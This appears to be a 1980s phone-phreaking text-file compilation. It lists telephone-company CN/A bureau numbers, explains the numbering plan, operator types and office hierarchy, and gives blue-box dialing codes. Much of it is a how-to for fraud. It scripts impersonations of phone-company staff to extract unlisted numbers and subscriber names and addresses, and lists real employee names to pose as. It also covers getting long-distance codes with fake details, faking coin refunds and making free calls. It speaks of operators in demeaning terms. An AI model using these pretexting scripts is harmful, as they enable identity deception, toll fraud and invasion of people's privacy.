4) IF YOU SOUND NATURAL & CHEERY, THE OPERATOR WILL ASK NO QUESTIONS.

NOTE: DUE TO THE BREAK-UP, SEVERAL OPERATING COMPANIES ARE NOW ASKING FOR ID #'S WHEN YOU MAKE A REQUEST. THIS HAS RECENTLY HAPPENED TO ME IN 617 & I JUST TOLD THE OPERATOR THAT I WAS CALLING FROM THE SO-AND-SO BUSINESS OFFICE IN NY, AND SHE SAID THAT SHE'LL PUT IT THROUGH THIS TIME!

HERE'S THE LIST:

NPA	CN/A #	NPA	CN/A #
201	201-676-7070	517	313-232-8690
202	202-384-9620	518	518-471-8111
203	203-789-6815	519	416-922-6686
204	204-949-0900	601	601-961-0877
205	205-988-7000	602	303-293-2333
206	206-382-8000	603	617-787-5300
207	617-787-5300	604	*CLOSED 9/82
208	303-293-2333	605	402-345-0600
209	415-546-0118	606	502-583-2861
212	518-471-8111	607	518-471-8111
213	213-501-3255	608	414-252-6932
214	214-698-9711	609	201-676-7070
215	412-633-5600	612	402-345-0600
216	614-464-2345	613	416-922-6686
217	217-525-7000	614	614-464-2345
218	402-345-0600	615	615-373-5791
219	317-265-4834	616	313-223-8690
301	301-534-1168	617	617-787-5300
302	412-633-5600	618	217-525-7000
303	303-293-2333	701	402-345-0600
304	304-344-8041	702	415-546-0118
305	912-784-0440	703	804-747-1411

306	306-347-2878	704	912-784-9111
307	303-292-2333	705	416-922-6686
308	402-345-0600	707	415-546-0107
309	217-525-7000	709	****N/A*****
312	312-769-9600	712	402-345-0600
313	313-223-8690	713	713-820-4112
314	314-726-7142	714	213-501-3255
315	518-471-8111	715	608-252-6932
316	816-275-2782	716	518-471-8111
317	317-265-4834	717	412-633-5600
318	504-245-5330	801	303-293-2333
319	402-345-0600	802	617-787-5300
401	617-787-5300	803	912-784-0440
402	402-345-0600	804	304-344-8040
403	403-425-2652	805	415-546-0118
404	912-784-0440	806	512-828-2501
405	405-236-6121	807	416-922-6686
406	303-293-2333	808	212-334-4336
408	415-543-6374	809	212-334-4336
412	412-633-5600	^^^BERMUDA ONLY^^	
413	617-787-5300	812	317-265-4834
414	608-252-6932	813	813-228-7871
415	415-546-0107	814	412-633-5600
416	416-922-6686	815	217-525-7000
417	314-726-7142	816	816-275-2782

418	514-287-5151	817	214-698-9711
419	614-464-2345	819	514-287-5151
501	405-236-6121	901	615-373-5791
502	502-583-2861	902	902-421-4110
503	503-241-3440	903	****N/A*****
504	504-245-5330	904	912-784-0440
505	303-293-2333	906	313-223-8690
506	506-648-3041	907	****N/A*****
507	402-345-0600	912	912-784-0440
509	206-382-8000	913	816-275-2782
512	512-828-2501	914	518-471-8111
513	614-464-2345	915	512-828-2501
514	514-287-5151	916	415-546-0118
515	402-345-0600	918	405-236-6121
516	518-471-8111	919	912-784-0440

BELL USES THESE #'S MAINLY TO FIND OUT WHO OWNS A # THAT A CUSTOMER CLAIMS HE NEVER CALLED. SOME CN/A #'S REMAIN THE SAME FOR LONG PERIODS OF TIME; OTHERS SUCH AS THOSE IN NPA'S 213 (& OTHER CA AREA CODES) CHANGE QUITE FREQUENTLY. THE 213 CN/A (ALSO USED FOR THE NEW NPA'S: 818 & 619) USUALLY REMAINS SOMEWHERE IN THE 213-501-XXXX EXCHANGE. FOR THE CN/A # FOR THE 900 SAC & THE 976 EXCHANGE CALL THE LOCAL CNA # OR 212-334-3611.

NOTE: THIS IS THE MOST COMPLETE LIST

OF CN/A #'S IN MY POSSESSION
WHICH WAS PROCURED FROM MY
BUSINESS OFFICE.

ANOTHER "CHEAP WAY" OF DOING A CN/A WITHOUT KNOWING THE CN/A # IS TO CALL THE LOCAL BUSINESS OFFICE OF THE AREA WHERE THE FONE # YOU WANT TO CHECK IS LOCATED. THEN MAKE AN INQUIRY INTO SOMETHING. WHEN THE REPRESENTATIVE ASKS FOR YOUR #, GIVE HIM THE # YOU WANT CHECKED. CHANCES ARE THAT HE WILL SAY, "IS THIS MR. X" AND YOU NOW KNOW WHO THE LINE BELONGS TO. INCIDENTALLY, IF YOU TELL THE TELCO TO MAKE YOUR DIRECTORY LISTING APPEAR AS JACK MEOFF (OR A SIMILAR PSEUDONYM) WITH NO ADDRESS YOU WILL AVOID AN UNLISTED # CHARGE. ALSO, IF SOME ASSHOLE TRIED TO PULL A CN/A ON YOUR # (OR YOUR BBS #), THE CN/A OPERATOR WILL TELL THEM THAT THE LINE BELONGS TO JACK MEOFF. YOU CAN STILL HAVE THE BILL SENT TO YOUR REAL NAME, THOUGH, WITHOUT AFFECTING THE CN/A.

THERE IS ALSO A TYPE OF REVERSE CN/A BUREAU. THIS IS USUALLY CALLED NON PUB DA OR TOLL LIB. THESE #'S WOULD MOST CERTAINTLY CHANGE IMMEDIATELY IF THEY WERE PUBLISHED HERE. WITH THESE #'S YOU TELL THEM THE NAME & LOCALITY. THEY WILL THEN SHAKE YOU DOWN FOR YOUR NAME, SUPERVISORS NAME, ETC. IF YOU HAVEN'T ALREADY TOLD THEM. THEY WILL ASK YOU A FEW OTHER QUESTIONS WHICH IF YOU ANSWER THEM WITH THE RIGHT INCANTATION OR PRACTICE THE ART OF "SOCIAL ENGINEERING" (A/K/A

BULLSHITING), YOU HAVE THE UNLISTED #! YOU CAN ALSO GET DETAILED BILLING INFORMATION FROM THESE BUREAUS.

================================

=NORTH AMERICAN NUMBERING PLAN=

================================

IN NORTH AMERICA, THE TELEPHONE NUMBERING PLAN IS AS FOLLOWS:

A) A 3 DIGIT NUMBERING PLAN AREA
(NPA) CODE, [IE, AREA CODE]

B) A 7 DIGIT TELEPHONE #
CONSISTING OF A 3 DIGIT CENTRAL
OFFICE (CO) CODE PLUS A 4 DIGIT
STATION #.

THESE 10 DIGITS ARE CALLED THE NETWORK ADDRESS OR DESTINATION CODE. IT IS IN THE FORMAT OF:

```
        AREA CODE   TELEPHONE #
        ---------   -----------

           N*X        NXX-XXXX

  WHERE:   N = A DIGIT FROM 2-9
           * = THE DIGIT 0 OR 1
           X = A DIGIT 0-9
```

AREA CODES:

CHECK YOUR TELEPHONE BOOK OR THE SEPARATE LISTING OF AREA CODES FOUND ON MANY BBS'S. HERE ARE THE SPECIAL AREA CODES (SAC'S):

510 - TWX (USA)
610 - TWX (CANADA)
700 - NEW SERVICE
710 - TWX (USA)
800 - WATS
810 - TWX (USA)
900 - DIAL-IT SERVICES
910 - TWX (USA)

THE OTHER AREA CODES NEVER CROSS STATE LINES, THEREFORE EACH STATE MUST HAVE AT LEAST ONE EXCLUSIVE NPA CODE. WHEN A COMMUNITY IS SPLIT BY A STATE LINE, THE CO #'S ARE OFTEN INTERCHANGABLE (IE, YOU CAN DIAL THE SAME # FROM 2 DIFFERENT AREA CODES)

TWX:

TWX (TELEX II) CONSISTS OF 5 TELETYPE-WRITER AREA CODES. THEY ARE OWNED BY WESTERN UNION. THESE SAC'S MAY ONLY BE REACHED VIA OTHER TWX MACHINES. THESE RUN AT 110 BAUD. BESIDES THE TWX #'S, THESE MACHINES ARE ROUTED TO NORMAL

TELEPHONE #'S. TWX MACHINES ALWAYS RESPOND WITH AN ANSWERBACK. FOR EXAMPLE, WU'S FYI TWX # IS (910) 988-5956, THE CORRESPONDING REAL NUMBER TO THIS IS (201) 279-5956. THE ANSWERBACK FOR THIS SERVICE IS "WU FYI MAWA." IF YOU DON'T WANT TO BUY A TWX MACHINE, YOU CAN STILL SEND TWX MESSAGES USING EASYLINK [800/325-4112 - SEE TUC'S AND MY ARTICLE ENTITLED "HACKING WESTERN UNION'S EASYLINK]

700:

AT THE TIME OF THIS WRITING, THE 700 EXCHANGE DOES NOT YET EXIST. AT&T PLANS TO USE IT SOON THOUGH. THEY PLAN TO MAKE IT A TYPE OF FANCY CALL FORWARDING SERVICE. IT WILL BE TARGETED TOWARDS SALESMEN ON THE RUN. TO UNDERSTAND HOW IT WORKS, I'LL EXPLAIN IT WITH AN EXAMPLE. LET'S SAY JOE Q. SALESPIG WORKS FOR AT&T SECURITY AND HE IS ON THE RUN CHASING A PHREAK AROUND THE COUNTRY WHO ROYALLY SCREWED UP AN IMPORTANT COSMOS SYSTEM. LET'S SAY THAT JOE'S 700 # IS (700) 382-5968. EVERYTIME JOE GOES TO A NEW HOTEL, HE DIALS A SPECIAL 700 #, ENTERS A CODE, AND THE # WHERE HE IS STAYING. NOW, IF HIS BOSS RECEIVED SOME IMPORTANT INFO, ALL HE WOULD DO IS DIAL (700) 382-5968 AND IT WOULD RING WHEREVER JOE LAST PROGRAMMED IT TO. NEAT, HUH?

800:

THIS SAC IS ONE OF MY FAVORITES SINCE IT ALLOWS FOR TOLL-FREE CALLS. INWARD WATS (INWATS): INWARD WIDE AREA TELECOMMUNICATIONS SERVICE IS THE 800 #'S THAT WE ARE ALL FAMILIAR WITH. 800 #'S ARE SET UP IN SERVICE AREAS OR BANDS.

THERE ARE MANY TYPES OF OPERATORS IN THE NETWORK AND THE MORE COMMON ONES WILL BE DISCUSSED.

TSPS OPERATOR:

THE TSPS [(TRAFFIC SERVICE POSITION SYSTEM) SERVICE] OPERATOR IS PROBABLY THE BITCH (OR BASTARD FOR THE PHEMALE LIBERATIONISTS) THAT MOST OF US ARE USE TO HAVING TO DEAL WITH. HERE ARE HER RESPONSIBILITIES:

1) OBTAINING BILLING INFORMATION FOR CALLING CARD OR 3RD NUMBER CALLS.

2) IDENTIFYING CALLED CUSTOMER ON PERSON-TO-PERSON CALLS.

3) OBTAINING ACCEPTANCE OF CHARGES ON COLLECT CALLS.

4) IDENTIFYING CALLING NUMBERS. THIS ONLY HAPPENS WHEN THE CALLING # IS NOT AUTOMATICALLY RECORDED BY CAMA (CENTRALIZED AUTOMATIC MESSAGE ACCOUNTING) & FORWARDED FROM THE LOCAL OFFICE. THIS COULD BE CAUSED BY EQUIPMENT FAILURES (ANIF - AUTOMATIC NUMBER IDENTIFICATION FAILURE) OR IF THE OFFICE IS

NOT EQUIPPED FOR CAMA (ONI - OPERATOR NUMBER IDENTIFICATION).

YOU SHOULDN'T MESS WITH THE TSPS OPERATOR SINCE SHE KNOWS WHERE YOU ARE CALLING FROM. YOUR NUMBER WILL SHOW UP ON A 10-DIGIT LED READ-OUT (ANI BOARD) SHE ALSO KNOWS WHETHER OR NOT YOU ARE AT A FORTRESS FONE & SHE CAN TRACE CALLS QUITE READILY. OUT OF ALL THE OPERATORS, SHE IS ONE OF THE MOST DANGEROUS.

INWARD OPERATOR:

THIS OPERATOR ASSISTS YOUR LOCAL TSPS ("0") OPERATOR IN CONNECTING CALLS. SHE WILL NEVER QUESTION A CALL AS LONG AS THE CALL IS WITHIN HER SERVICE AREA. SHE CAN ONLY BE REACHED VIA OTHER OPERATORS OR BY A BLUE BOX. FROM A BB, YOU WOULD DIAL KP+NPA+121+ST FOR THE INWARD OPERATOR THAT WILL HELP YOU CONNECT ANY CALLS WITHIN THAT NPA ONLY.

DIRECTORY ASSISTANCE OPERATOR:

THIS IS THE OPERATOR THAT YOU ARE CONNECTED TO WHEN YOU DIAL: 411 OR NPA-555-1212. SHE DOES NOT READILY KNOW WHERE YOU ARE CALLING FROM. SHE DOES NOT HAVE ACCESS TO UNLISTED #'S, BUT SHE DOES KNOW IF AN UNLISTED # EXISTS FOR A CERTAIN LISTING.

THERE IS ALSO A DIRECTORY ASSISTANCEFOR DEAF PEOPLE WHO USE TELETYPEWRITERS IF YOUR MODEM CAN TRANSFER BAUDOT [(45.5 BAUD)/ (THE APPLE CAT CAN)], THEN YOU CAN CALL HIM/HER UP AND HAVE AN INTERESTING CONVERSATION. THE # IS: 800-855-1155. THEY USE THE STANDARD TELEX ABBREVIATIONS SUCH AS GA FOR GO AHEAD. THEY TEND TO BE NICER & WILL TALK LONGER THAN YOUR REGULAR OPERATORS. ALSO, THEY ARE MORE VULNERABLE INTO BEING TALKED OUT OF INFORMATION THROUGH THE PROCESS OF "SOCIAL ENGINEERING" AS CHESHIRE CATALYST WOULD PUT IT. <UNFORTUNATELY, THEY DO NOT HAVE ACCESS TO MUCH. I ONCE BULLSHITTED WITH ONE OF THESE OPERATORS AND I FOUND OUT THAT THERE ARE 2 SUCH DA OFFICES THAT HANDLE TTY. ONE IS IN PHILADELPHIA AND THE OTHER IS IN CALIFORNIA. THEY HAVE APPROXIMATELY 7 OPERATORS EACH. MOST OF THE TTY OPERATORS THINK THERE JOB IS BORING (BASED ON AN OFFICIAL "BIOC POLL"). THEY ALSO FEEL THEY ARE UNDER-PAID. THEY ACTUALLY CALL UP A REGULAR DA # TO PROCESS YOUR REQUEST (SORRY, NO FANCY COMPUTERS!).>

OTHER OPERATORS HAVE ACCESS TO THEIR OWN DA BY DIALING KP+NPA+131+ST (MF).

IN THE CONFUSION DUE TO THE AFTERMATH OF THE BULL SYSTEM BREAK-UP, IT SEEMS THAT IT WILL NOW COST 50 CENTS PER DA CALL! EXCEPTIONS SEEM TO BE CANADIAN DA & THE TTY DA (FOR THE TIME BEING). THUS YOU MIGHT BE ABLE TO AVOID BEING CHARGED FOR DA CALLS BY USING YOUR COMPUTER [RUNNING AT 45.5

BAUD!] AND THEIR 800 TOLL-FREE #! IF THEY DECIDE TO CHARGE FROM FORTRESSES ALSO, THE METHOD OF MAKING DA CALLS FROM THE FORTRESS AND PURPOSELY ASKING FOR AN UNLISTED # SO YOU CAN HAVE THE OPERATOR CREDIT YOU HOME # WILL NO LONGER WORK!

CN/A OPERATORS:

CN/A OPERATORS ARE OPERATORS THAT DO EXACTLY THE OPPOSITE OF WHAT DIRECTORY ASSISTANCE OPERATORS ARE FOR. IN MY EXPERIENCES, THESE OPERATORS KNOW MORE THAN THE DA OP'S DO & THEY ARE MORE SUSCEPTIBLE TO "SOCIAL ENGINEERING." IT IS POSSIBLE TO BULLSHIT A CN/A OPERATOR FOR THE NON-PUB DA # (IE, YOU GIVE THEM THE NAME & THEY GIVE YOU THE UNLISTED #). THIS IS DUE TO THE FACT THAT THEY ASSUME YOUR ARE A PHELLOW COMPANY EMPLOYEE. UNFORTUNATELY, THE BREAK-UP HAS RESULTED IN THE BREAK-UP OF A FEW NON-PUB #'S AND POLICY CHANGES IN CN/A.

INTERCEPT OPERATOR:

THE INTERCEPT OPERATOR IS THE ONE THAT YOU ARE CONNECTED TO WHEN THERE ARE NOT ENOUGH RECORDINGS AVAILABLE TO TELL YOU THAT THE # HAS BEEN DISCONNECTED OR CHANGED. SHE USUALLY SAYS, "WHAT # YOU CALLIN'?" WITH A FOREIGN ACCENT. THIS IS THE LOWEST OPERATOR LIFEFORM. EVEN THOUGH THEY DON'T KNOW

WHERE YOU ARE CALLING FROM, IT IS A WASTE OF YOUR TIME TO TRY TO VERBALLY ABUSE THEM SINCE THEY USUALLY UNDERSTAND VERY LITTLE ENGLISH.

OTHER OPERATORS:

AND THEN THERE ARE THE: MOBILE, SHIP-TO-SHORE, CONFERENCE, MARINE, VERIFY, "LEAVE WORD & CALL BACK," ROUTE & RATE (KP+800+141+1212+ST - NEW # AS RESULT OF BELL BREAKUP), & OTHER SPECIAL OPERATORS WHO HAVE ONE PURPOSE OR ANOTHER IN THE NETWORK.

PROBLEMS WITH AN OPERATOR? ASK TO SPEAK TO THEIR SUPERVISOR...OR BETTER YET, THE GROUP CHIEF (WHO IS THE HIGHEST RANKING OFFICIAL IN ANY OFFICE).
BY THE WAY, SOME CO'S THAT WILL ALLOW YOU TO DIAL A 1 OR 0 AS THE 4TH DIGIT, WILL ALSO ALLOW YOU TO CALL SPECIAL OPERATORS & OTHER PHUN TELCO #'S WITHOUT A BLUE BOX. THIS IS VERY RARE THOUGH! FOR EXAMPLE, 212-121-1111 WILL GET YOU A NY INWARD OPERATOR.

=================

=OFFICE HIERARCHY=

=================

EVERY SWITCHING OFFICE IN NORTH AMERICA (THE NPA SYSTEM), IS ASSIGNED AN OFFICE NAME & CLASS. THERE ARE FIVE CLASSES OF OFFICES NUMBERED 1 THROUGH 5. YOUR CO IS MOST LIKELY A CLASS 5 OR END OFFICE. ALL LONG-DISTANCE (TOLL) CALLS ARE SWITCHED BY A TOLL OFFICE WHICH CAN BE A CLASS 4, 3, 2, OR 1 OFFICE. THERE IS ALSO A 4X OFFICE CALLED AN INTERMEDIATE POINT. THE 4X OFFICE IS A DIGITAL ONE THAT CAN HAVE AN UNATTENDED EXCHANGE ATTACHED TO IT (KNOWN AS A REMOTE SWITCHING UNIT-RSU). THE FOLLOWING CHART WILL LIST THE OFFICE #, NAME, & HOW MANY OF THOSE OFFICES EXISTED IN NORTH AMERICA IN 1981.

CLASS	NAME	ABB	# EXISTING
1	REGIONAL CENTER	RC	12
2	SECTIONAL CENTER	SC	67
3	PRIMARY CENTER	PC	230
4	TOLL CENTER	TC	1,300
4P	TOLL POINT	TP	
4X	INTERMEDIATE PT	IP	
5	END OFFICE	EO	19,000
R	RSU	RSU	

WHEN CONNECTING A CALL FROM ONE PARTY TO ANOTHER, THE SWITCHING EQUIPMENT USUALLY TRIES TO FIND THE SHORTEST ROUTE BETWEEN THE CLASS 5 END OFFICE OF THE CALLER & THE CLASS 5

END OFFICE OF THE CALLED PARTY. IF NO INTER-OFFICE TRUNKS EXIST BETWEEN THE 2 PARTIES, IT WILL THEN MOVE UPTO THE NEXT HIGHEST OFFICE FOR SERVICING (CLASS 4). IF THE CLASS 4 OFFICE CANNOT HANDLE THE CALL BY SENDING IT TO ANOTHER CLASS 4 OR 5 OFFICE, IT WILL BE SENT TO THE NEXT OFFICE IN THE HIERARCHY (3). THE SWITCHING EQUIPMENT FIRST USES THE HIGH-USAGE INTEROFFICE TRUNK GROUPS, IF THEY ARE BUSY IT THEN GOES TO THE FINAL TRUNK GROUPS ON THE NEXT HIGHEST LEVEL. IF THE CALL CANNOT BE CONNECTED THEN, YOU WILL PROBABLY GET A RE-ORDER [120 IPM (INTERRUPTIONS PER MINUTE) BUSY SIGNAL] SIGNAL. AT THIS TIME, THE GUYS AT NETWORK OPERATIONS ARE PROBABLY SHITTING IN THEIR PANTS AND TRYING TO AVOID THE DREADED NETWORK DREADLOCK (AS SEEN ON TV!). IT IS ALSO INTERESTING TO NOTE THAT 9 CONNECTIONS IN TANDEM IS CALLED RING-AROUND-THE ROSY AND IT HAS NEVER OCCURRED IN TELEPHONE HISTORY. THIS WOULD CAUSE AN ENDLESS LOOP CONNECTION. THE 10 REGIONAL CENTERS IN THE US & THE 2 IN CANADA ARE ALL INTERCONNECTED. THEY FORM THE FOUNDATION OF THE ENTIRE TELEPHONE NETWORK. SINCE THERE ARE ONLY 12 OF THEM, THEY ARE LISTED BELOW:

CLASS 1 REGIONAL OFFICE LOCATION		NPA
DALLAS 4 ESS		214
WAYNE, PA		215
DENVER 4T		303
REGINA NO.2 SP1-4W	[CANADA]	306
ST. LOUIS 4T		314
ROCKDALE, GA		404
PITTSBURGH 4E		412
MONTREAL NO.1 4AETS	[CANADA]	504
NORWICH, NY		607
SAN BERNARDINO, CA		714
NORWAY, IL		815
WHITE PLAINS 4T, NY		914

THE FOLLOWING DIAGRAM DEMONSTRATES HOW THE VARIOUS OFFICES MAY BE CONNECTED:

```
      ^----------^----------^ REGIONAL
     _!_        _!_        _!_OFFICES
^^^^^!1! <----> !1! <----> !1!^^^^^
     ---        ---        ---
                 !             OTHERS\/
_^-------^-------^------^---------^
_!_     _!_     _!_    _!__      _!_
!2!     !3!     !4!    !4P!      !5!
---     ---     ---    -^^-      ---
 !       !       !      !
 ^----^  !     ^----^   !


_!_  _!_  !   __!_  _!_   !
!3!  !4!  !   !4X!  !5!   ^------^
---  -^-  !   ----  ---  _!__  _!_
      ^   !              !4X!  !5!
    __!_  !              ----  ---
    !5R!  !-------------^
    -^^-     /--------!---------\
     _!_     _!__    _!_      _!_
     !R!     !4P!    !4!      !5!
     ---     ----    ---      ---
```

FLYING PENGUIN

)(PRESENTS)(

&%$ BULLSHITING THE OPERATOR! $%&

=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

HELLO! THIS PHILE SHOULD PRESENT YOU WITH WAYS YOU CAN PHOOL MOST ANY TYPE OPERATORS (HEREBY REFERED TO AS 'OPS') TO DO MOST ANYTHING FOR YOU. IT IS VERY COMPREHENSIVE, SO PLEASE, DONT LET IT OUT...JUST THINK IF YOUR LOCAL FRED BBS/AE LINE GOT A HOLD OF THIS INPHO, IT COULD SCREW UP PHRASING AS WE KNOW IT. THANKS AND ENJOY!!

)(WHATS YOUR NAME?)(

WHATS YOUR NAME? (NO NOT YOUR REAL NAME, SILLY) YOUR NAME, OR WHAT JOB YOU HOLD, IS VERY IMPORTANT IN CONVINCING OPS TO COMPLY WITH YOUR WANTS/DEMANDS. BECAUSE THE GENERAL PUBLIC CANNOT GET INPHO THAT WE ALL WOULD LIKE TO GET, WE MUST BE FROM THE PHONE COMPANY. SO HERES A COUPLE OCCUPATIONS YOU COULD USE. MAKE UP YOUR OWN NAME, AND IF POSSIBLE, A

SUB-RANK (CODE LIKE 1146, NOT USUALLY NEEDED):

TOLL SERVICE MAINTENANCE ENGINEER

STATION REPAIR

CABLE MTCE TECHNICIAN

TSPS MAINTENANCE/MAINTENANCE ADMINISTRATOR

CENTRAL OFFICE SUPERVISOR

TSPS SECURITY

TOLL SERVICE MAINTENANCE

)(INWARD OPERATORS)(

THERE ARE MANY WAYS, BUT HERE ARE A COUPLE THAT I KNOW HAVE WORKED...

1) SAY "HELLO OPERATOR, THIS IS FRED WILLIAMS, TOLL SERVICE MAINTENANCE, IT IS IMPERATIVE THAT I BE CONNECTED TO THE XXXXX INWARD" (XXX IS ANYCITY)

2) SAY "HELLO OPERATOR, THIS IS MR. XXX FROM TSPS SECURITY, I HAVE A REPORT OF WIRE FRAUD ON NPA-XXX-XXXX, IT IS IMPERATIVE TO GET THROUGH TO AN INWARD OPERATOR IN THAT NPA"

3) SAY "HELLO OPERATOR, THIS IS PETER BLOUGH, TSPS MAINTENANCE REPAIR, WE ARE HAVING PROBLEMS WITH THE VERIFY TRUNKS IN THE XXX AREA (XXX=NPA), WOULD YOU PLEASE CONNECT ME WITH AN INWARD OPERATOR IN THAT NPA"

&&%%$$ always say thank you! $$%%&&

FROM THE INWARD OPERATOR, YOU CAN PRETTY MUCH GET WHATEVER YOU WOULD LIKE TO, WHETHER IT BE A PHREE CALL (TO A CONFERENCE # PERHAPS?) OR ROUTING CODES TO CERTAIN AREAS...TRY SAYING,"ROUTING CODE FOR MIAMI, FLORIDA PLEASE" FOR ROUTING CODES, THOUGH IT IS NOT RECOMMENDED AS THE RATE AND ROUTE OPS WILL LATER BE DISCUSSED. ALSO, IF IT SEEMS THAT YOU HAVE TO GO THROUGH SUPERVISORS, AND MAYBE EVEN THE EVER PRESENT GROUP CHIEF, KEEP WITH IT, AND IF IT FAILS WITH THE GROUP CHIEF, THEN HANG UP AND TRY AGAIN.

)(CNA'S)(

BIOC AGENT 003 PRESENTS A NICE LINGO CONVERSATION WITH THE CN/A OP, BUT HERES SOMETHING YOU COULD DO TO GET DIFFERENT CN/A NUMBERS,N/A NUMBER (LETS USE 202)

SAY "HELLO THIS IS JOHN SMITH, RESIDENTIAL SERVICE CENTER, SAN JOSE, COULD YOU PLEASE TELL ME THE NAME AND ADDRESS TO 713-XXX-XXXX."

HA! NORMALLY CN/AS ONLY SERVICE ONE AREA, BUT HE DOESNT KNOW THAT YOU KNOW...SO HELL SAY ,

"IM SORRY I DONT SERVICE THAT AREA"

SO YOU CAN REPLY

"OH, EXCUSE ME, COULD YOU PLEASE TELL ME THE NUMBER TO THE 713 AREA?"

THIS SHOULD WORK FINE, JUST STAY CALM, ACT NICE, MAYBE LIKE YOUR A BIT NEW..

)(OOPS!!)(

IM SORRY, BUT I CANT GO ANY FARTHER WITHOUT GIVING DUE CREDIT TO THOSE WHO HELPED ME WITH THIS ARTICLE, I DONT WANT TO STEAL ANYONES IDEAS...THANK YOU TO... PHUCKED AGENT 04, tap, x-man, bioc, anonymous

)(VERIFICATION)(

IT IS WELL KNOWN THAT YOU CANNOT JUST ASK THE OPERATOR "WHAT NUMBER AM I CALLING FROM." YOU MUST WRANGLE IT OUT'A HER...TRY THESE...

"HELLO, THIS IS JOHNATHAN DOE, TSPS MAINTENANCE REPAIR, COULD YOU PLEASE TELL ME WHAT NUMBER I AM COMING IN ON ?"

ACTUALLY, THERE ARE 2 KINDS OF VERIFICATION, THE ABOVE IS TO HELP YOU KNOW WHOSE LINE YOU ARE USING (SEE PHUCKED AGENT 04 ARTICLE 'BELL HARDWARE' FOR A SCHEMATIC TO MAKE A SIMPLE TEST SET). ANOTHER IS TO VERIFY A LINE IN/OUT OF USE. TRY THIS TO VERIFY ANY LINE YOU WANT...

SAY "HELLO, THIS JOE SCHOE, TSPS MAINTENANCE, WE SEEM TO BE HAVING OCCASIONAL TROUBLE WITH THE VERIFY TRUNKS IN THE XXX AREA (NPA AGAIN), WOULD YOU PLEASE HIT VERIFY AND POSITION

RELEASE PLEASE"

)(RATE AND ROUTE)(

THERE IS A GREAT PHILE ON WHAT TO SAY TO THE R & R OP. BUT TO GET TO ONE, JUST TRY THE ABOVE "TOLL SERVICE MAINTENANCE, IT IS IMPERATIVE THAT I GET CONNECTED TO THE RATE AND ROUTE OPERATOR"

FOUR THINGS ARE POSSIBLE (THAT I KNOW OF) TO GET FROM THE RATE AND ROUTE OP.

THEY ARE

(1) NUMBERS ROUTE

(2) DIRECTORY ROUTE

(3) OPERATOR ROUTE

(4) PLACE/NAME

basically, numbers route and directory route tell you the npa...operator route tells you the routing codes for getting to an inward for your inquired area. the place/name is a reverse of the numbers route. It tells you the city in your inquired routing code. a good example for place/name is to say, "place, name, international, country code 218, city code 21". Your answer would be: "tripoli, libyan arab peoples socialist jama hirlya (libyan apsj)"

)(CONFERENCES)(

TO START A CONFERENCE, ALL YOU HAVE TO DO IS CALL THE CONFERENCE OPERATOR AT 800-855-5000 AND TELL HER THE PEOPLE AND TELL HER YOUR NUMBER IS ONE SIDE OF A LOOP, CALL THE OTHER AND WAIT FOR HER TO CALL YOU BACK...SIMPLE...BUT HERES ANOTHER WAY, THAT ALSO ALLOWS YOU CONTROL.

SAY "HELLO OPERATOR, THIS IS JULIUS ERVING, TSPS SECURITY, I HAVE A TEST NUMBER FOR YOU TO DIAL." WAIT FOR OK.

THEN "YES OPERATOR, KEYPULSE FORWARD, STARTKEYING WITH 213-080-1050, START, POSITION RELEASE." (THANK YOU)...

)(NOTE)(THIS DOESNT SEEM TO WORK IN MANY AREAS, AS TSPS SECURITY IS CLOSE TO NON-EXISTANT (IN MY MIND). ALSO MANY OPS WILL ASK FOR A BADGE NUMBER. I BELIEVE THEY ARE 4 OR 5 DIGITS, YOU MAY WANT TO ADD THIS AFTER YOUR NAME.

)(GTE SPRINT/MCI)(

THE WAY GTE SPRINT AND MCI GIVE OUT CODES IS AS FOLLOWS: YOU CAN EITHER GIVE THEM A CREDIT CARD # OR A BANK ACCOUNT NUMBER. THEN GIVE THEM A FAKE FAKE#, AND MAYBE YOU WILL NEED A DROP, BUT ITS COOL, CUZ YOU WILL NOW HAVE 1 MONTH OF FREE CALLS, MAYBE EVEN MORE...NO CHARGE, AND NO TRACE...

)(COIN REFUND)(

IF YOU HAVE 5 MINUTES, THEN TELL THE OPERATOR YOU HAVE LOST $3.00 + IN A CALL TO NEW YORK, AND IT WAS THE WRONG NUMBER...THIS WILL KEEP MOM OFF YOUR BACK WHEN THE FONE BILL IF YOU SEEM TO BE GETTING ABNORMALLY LARGE FONE BILLS (THO WHY WOULD YOU??)

)(att phone centers)(

ah...those at&t phone centers, you know the ones, situated in some ritzy downtown mall, they are stocked full of useful parts in the back. so how do we get to the back?? simple, just say, "we're looking for boxes" (the cardboard ones...)

)(conclusion)(

to conclude, i believe you may need some names to go with occupations, so here are some that will pass (active date-august 12, 1984)

outside force

station repair, bus & cable mtce techs: coulson, knox, martino, durkton, gregg, schroeder, gibbons, barrios, ferreira, karnes, smith (j), knox (leroy), hawkinson, quinton (g)

test center

maintenance administrators: tara mckenzie, dwanne gorman, vicki lencioni (conducts a lot of tests),

leonard santos, gaylon leishmann

that should stock you with names, these people work at tsps

'O' in san jose, california, and the central office

supervisor is at 415-964-9318.

)(end)(

i hope this has been an inphormative look at bullshiting

(plus a couple other things).

< flying penguin >

a.l.i.a.s

p.s.- im sorry this has been written in 40 columns, and is

hard to print, i do

n't have any kind of text editor so i used 'bank street

writer' and converted it to text...

DEALING WITH THE RATE & ROUTE OPERATOR

It seems that fewer and fewer people have blue boxes these days, and that is really too bad. Blue boxes, while not all that great for making free calls (since the TPC can tell when the call was made, as well as where it was to and from), are really a lot of fun to play with. Short of becoming a real live TSPS operator, they are about the only way you can really play with the network.

For the few of you with blue boxes, here are some phrases which may make life easier when dealing with the rate & route (R&R) operators. To get the R&R op, you send a KP + 141 + ST. In some areas you may need to put another NPA before the 141 (i.e., KP + 213 + 141 + ST), if you have no local R&R ops.

The R&R operator has a myriad of information, and all it takes to get this data is mumbling cryptic phrases. There are basically four special phrases to give the R&R ops. They are NUMBERS route, DIRECTORY route, OPERATOR route, and PLACE NAME.

You get an R&R and area code for a city; one can call the operataor and ask for the numbers route. For example, to find the area code for Carson City, Nevada, we'd ask the R&R op for "Carson City, Nevada, numbers route, please." and get the answer, "Right....702 plus." meaning 702 plus 7 digits gets us there.

Sometimes directory assistance isn't just NPA + 131. The way to get these routings is to call R&R and ask for "Anaheim, California, directory route, please." Of course, she'd tell us it was 714 plus, which means 714 + 131 gets us the D.A. op there. This is sort of a pointless example, but I couldn't come up with a better one on short notice.

Let's say you wanted to find out how to get the inward operator for Sacramento, California. The first six digits of a number in that city will be required (the NPA and an NXX). For example, let us use 916 756. We would call R&R, and when the operator answered, say, "916 756, operator route, please." The operator would say, "916 plus 001 plus." This means that 916 + 001 + 121 will get you the inward operator for Sacramento.

